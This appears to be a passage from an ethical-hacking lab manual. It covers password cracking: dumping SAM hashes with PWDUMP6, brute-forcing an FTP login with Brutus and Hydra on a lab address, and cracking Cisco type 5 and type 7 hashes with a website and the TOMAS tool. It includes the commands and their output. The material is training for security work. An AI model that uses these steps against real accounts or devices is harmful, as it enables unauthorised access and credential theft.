
- It should display green lights next to the tables you installed and click **OK**.




- Click on **Load** button and select **Local SAM with PWDUMP6** option, it will fetch and display usernames and hash passwords from SAM file.




- Click on **Crack** button and wait for the hash passwords to be cracked.



- Click on **Statistics** button, to view statistics of number hashed combination tried to crack the password.



## SERVER PASSWORD HACKING



**Pre-requisite:**

- Computers installed with OS


**Server Password Hacking Tools**

- Brutus
- Hydra


## Tool : Brutus

**Brutus** is fastest, flexible, online remote password cracking tool. It supports HTTP (Basic Authentication), HTTP (HTML Form/CGI), POP3, FTP, SMB, Telnet and other types such as IMAP, NNTP, NetBus, etc. password cracking.


- Start the **Brutus** application and give the target server IP address. (i.e. FTP Server IP address)



- Select **FTP** in Type option and select **Single User** check box and type **ftp username**



- Click **Start** and wait, it will display **correct password** on screen via which ftp got connect successfully.



## Tool : Hydra

**Hydra** is a very fast network logon cracker which support many different services.

It supports Asterisk, AFP, Cisco AAA, Cisco auth, Cisco enable, CVS, Firebird, FTP, HTTP-FORM-GET, HTTP-FORM-POST, HTTP-GET, HTTP-HEAD, HTTP-PROXY, HTTPS-FORM-GET, HTTPS-FORM-POST, HTTPS-GET, HTTPS-HEAD, HTTP-Proxy, ICQ, IMAP, IRC, LDAP, MS-SQL, MYSQL, NCP, NNTP, Oracle Listener, Oracle SID, Oracle, PC-Anywhere, PCNFS, POP3, POSTGRES, RDP, Rexec, Rlogin, Rsh, SAP/R3, SIP, SMB, SMTP, SMTP Enum, SNMP, SOCKS5, SSH (v1 and v2), Subversion, Teamspeak (TS2), Telnet, VMware-Auth, VNC and XMPP, etc.

- Go to **Command Prompt** and start the **Hydra** application by giving the protocol, target server IP address, username and password file.

```
C:\> hydra -l ehce -P password.txt ftp://XXX.XXX.XXX.XXX
```

The screenshot shows a Windows Command Prompt window titled "Administrator: C:\Windows\system32\cmd.exe". The command entered is "C:\> hydra -l ehce -P password.txt ftp://XXX.XXX.XXX.XXX". The output displayed is the help documentation for the Hydra tool, version 7.5. It includes syntax for various protocols like LOGIN, PASS, FILE, C, M, T, U, H, and OPT, along with supported services such as asterisk, cisco, cisco-enable, cvs, ftp, https, http, http-proxy, http-proxy-urllenum, icq, imap, irc, ldap, pcanywhere, pcnfs, pop3, rdp, rexec, rlogin, rsh, sip, smb, smtp, smtp-enum, snmp, socks5, teamspeak, telnet, vnc, and xmpp. It also mentions the AGPL v3.0 license and the latest version at <http://www.thc.org/thc-hydra>.

```
C:\> hydra -l ehce -P password.txt ftp://XXX.XXX.XXX.XXX

Administrator: C:\Windows\system32\cmd.exe

C:\> hydra
Hydra v7.5 <c>2013 by van Hauser/THC & David Maciejak - for legal purposes only

Syntax: hydra [[[ -L LOGIN|-L FILE] [-p PASS|-P FILE]] | [-C FILE]] [-e nsr] [-o
FILE] [-t TASKS] [-M FILE [-T TASKS]] [-w TIME] [-W TIME] [-f] [-s PORT] [-x MIN
:MAX:CHARSET] [-SuvU46] [service://server[:PORT][:/OPT]]


Options:
-1 LOGIN or -L FILE login with LOGIN name, or load several logins from FILE
-p PASS or -P FILE try password PASS, or load several passwords from FILE
-C FILE colon separated "login:pass" format, instead of -L/-P options
-M FILE list of servers to be attacked in parallel, one entry per line
-t TASKS run TASKS number of connects in parallel (per host, default: 16)
-U service module usage details
-h more command line options (complete help)
server the target server (use either this OR the -M option)
service the service to crack (see below for supported protocols)
OPT some service modules support additional input (-U for module help)

Supported services: asterisk cisco cisco-enable cvs ftp ftps http[s] <head|get>
http[s]-<get|post>-form http-proxy http-proxy-urllenum icq imap[s] irc ldap2[s] ldap3[-cram|digest|md5][s] mssql mysql nntp oracle-listener oracle-sid pcanywhere pcnfs pop3[s] rdp rexec rlogin rsh sip smb smtp[s] smtp-enum snmp socks5 teamspeak telnet[s] vncauthd vnc xmpp

Hydra is a tool to guess/crack valid login/password pairs - usage only allowed
for legal purposes. This tool is licensed under AGPL v3.0.
The newest version is always available at http://www.thc.org/thc-hydra

Example: hydra -l user -P passlist.txt ftp://192.168.0.1
C:\> hydra -l ehce -P password.txt ftp://192.168.2.198
```

- Wait till will display **correct password** on screen via which ftp got connect successfully.




```
C:\hydra-7.5\hydra>
C:\hydra-7.5\hydra>
C:\hydra-7.5\hydra>hydra -l ehce -P password.txt ftp://192.168.2.198
Hydra v7.5 <c>2013 by van Hauser/THC & David Maciejak - for legal purposes only

Hydra <http://www.thc.org/thc-hydra> starting at 2015-05-17 11:57:52
[DATA] 16 tasks, 1 server, 48 login tries (l:1/p:48), ~3 tries per task
[DATA] attacking service ftp on port 21
[!] [FTP] host: 192.168.2.198 login: ehce password: ehce
[STATUS] 48.00 tries/min, 48 tries in 00:01h, 0 todo in 00:01h, 15 active
1 of 1 target successfully completed, 1 valid password found
Hydra <http://www.thc.org/thc-hydra> finished at 2015-05-17 11:58:52

C:\hydra-7.5\hydra>
```

## CISCO PASSWORD HACKING



### Pre-requisite:

- Computers installed with OS

### Cisco Password Cracking Websites

- [www.ifm.net.nz](http://www.ifm.net.nz)


### Cisco Password Cracking Tools

- Too many secrets


**Website : www.ifm.net.nz**

www.ifm.net.nz is used to crack a Cisco IOS type 5 and type 7 passwords

- Access **www.ifm.net.nz** from any web browser.



- Click on **Tools** menu and select **Cisco**.



- Click on **Cisco IOS Enable Secret Password Cracker** to crack enable secret password hash

The screenshot shows a web browser window with the URL [www.ifm.net.nz/cookbooks/index.html](http://www.ifm.net.nz/cookbooks/index.html). The page title is "IFM - Cisco Cookbooks". The main heading is "Trying to get your Cisco device going? HAVE A LOOK AT IFM'S COOKBOOK OF COMMON CISCO CONFIGURATIONS.". Below this, there are four main sections:

- Cisco New Zealand ADSL and UFB Configurations**: Suitable for Cisco 820, SOHO97, 830, 850, 870 and 897 series routers.
- Cisco Password Cracker**: To break a type 7 Cisco password.
- Cisco IOS Enable Secret Password Cracker**: To break a type 5 Cisco password.
- Password Generator**: To make passwords you can remember.

Below these are two more sections:

- IPSec Pre-shared Key (PSK) Generator**: [www.ifm.net.nz/cookbooks/cisco-ios-enable-secret-password-cracker.html](http://www.ifm.net.nz/cookbooks/cisco-ios-enable-secret-password-cracker.html)
- Configure a router for IKEv2 and AnyConnect**: Got a config file, but not sure how to load it onto a
- How to do port forwarding**

- Enter Cisco Enable Secret Password Hash value and click **Crack Password** to view password.

The screenshot shows a web browser window with the URL [www.ifm.net.nz/cookbooks/cisco-ios-enable-secret-type-5-password-cracker.html](http://www.ifm.net.nz/cookbooks/cisco-ios-enable-secret-type-5-password-cracker.html). The page title is "Cisco IOS Enable Secret Type 5 Password Cracker". It contains the following text and form fields:

IFM supplies network engineering services for NZ\$180+GST per hour. If you require assistance with designing or engineering a Cisco network - hire us!

Note: This page uses client side Javascript. It does not transmit any information entered to IFM.

Ever had a type 5 Cisco password that you wanted to crack/break? This piece of Javascript will attempt a quick dictionary attack using a small dictionary of common passwords, followed by a partial brute force attack. Javascript is far too slow to be used for serious password breaking, so this tool will only work on weak passwords.

enable secret 5 \$1\$SpMm\$eALjeyED.WSz0naLn22/

username user secret 5 \$1\$SpMm\$eALjeyED.WSz0naLn22/

Take the type 5 password, such as the text above in red, and paste it into the box below and click "Crack Password".

Type 5 Password

Plain text password

## Tool : Too Many Secrets

**TOMAS** is a command line tool to crack the enable secret passwords on Cisco routers. You need the md5 password hash from the config to run this tool. It contains dictionary and brute force attacks and a nice feature to combine brute forcing with a partial known password string.

- Go to **Command Prompt** and start the **tomas** application by giving password hash value.

```
C:\> tomas bIn $1$OQrA$jg/W0Xb7Qps6X0rJPsQGT. cisco1
```


- Wait till it generates the same hash value, and you can see the **password**.

```

C:\Windows\system32\cmd.exe
Testing: $1$OQrA$$J0QS1NL5PZdpNynDwkm0    Password: cisco12a
Testing: $1$OQrA$YA/L9Lkofszc018r3vT640    Password: cisco12b
Testing: $1$OQrA$Q64YjgL8xVdHejBi8nbRu1    Password: cisco12c
Testing: $1$OQrA$FFHB2Sb0rjWwRPBVijW0q0    Password: cisco12d
Testing: $1$OQrA$RZ18tHz2dmEDujMG1eV3n0    Password: cisco12e
Testing: $1$OQrA$mmsZgd34BqyrjR/wwTHw8.    Password: cisco12f
Testing: $1$OQrA$5Qw0cOKya.JwJwTMRMqyP/    Password: cisco12g
Testing: $1$OQrA$6NYnaRNAiKpcGTr5TDELz.    Password: cisco12h
Testing: $1$OQrA$7tycLQHoKIjrXvQcNi2U9.    Password: cisco12i
Testing: $1$OQrA$6.dUPVyyj.DfTwbs7CpAL/    Password: cisco12j
Testing: $1$OQrA$DmBWTvJqY0x4xuE7kvqnR/    Password: cisco12k
Testing: $1$OQrA$D2Cx21MSBjNeH8nTu36pH/    Password: cisco12l
Testing: $1$OQrA$rFXVjXuxtKm9rC4GU/Tmc1    Password: cisco12m
Testing: $1$OQrA$Swb7UeWPdq09e3f8oNL9Q/    Password: cisco12n
Testing: $1$OQrA$tETNDmQ1DIMdvGEUnF3EG1    Password: cisco12o
Testing: $1$OQrA$6.TyCCnVbRA2rwTqUVAWn.    Password: cisco12p
Testing: $1$OQrA$qL5kqQvN7hQ5/scnhRr63.    Password: cisco12q
Testing: $1$OQrA$E1/Tf6FwcVk25G12rFToG0    Password: cisco12r
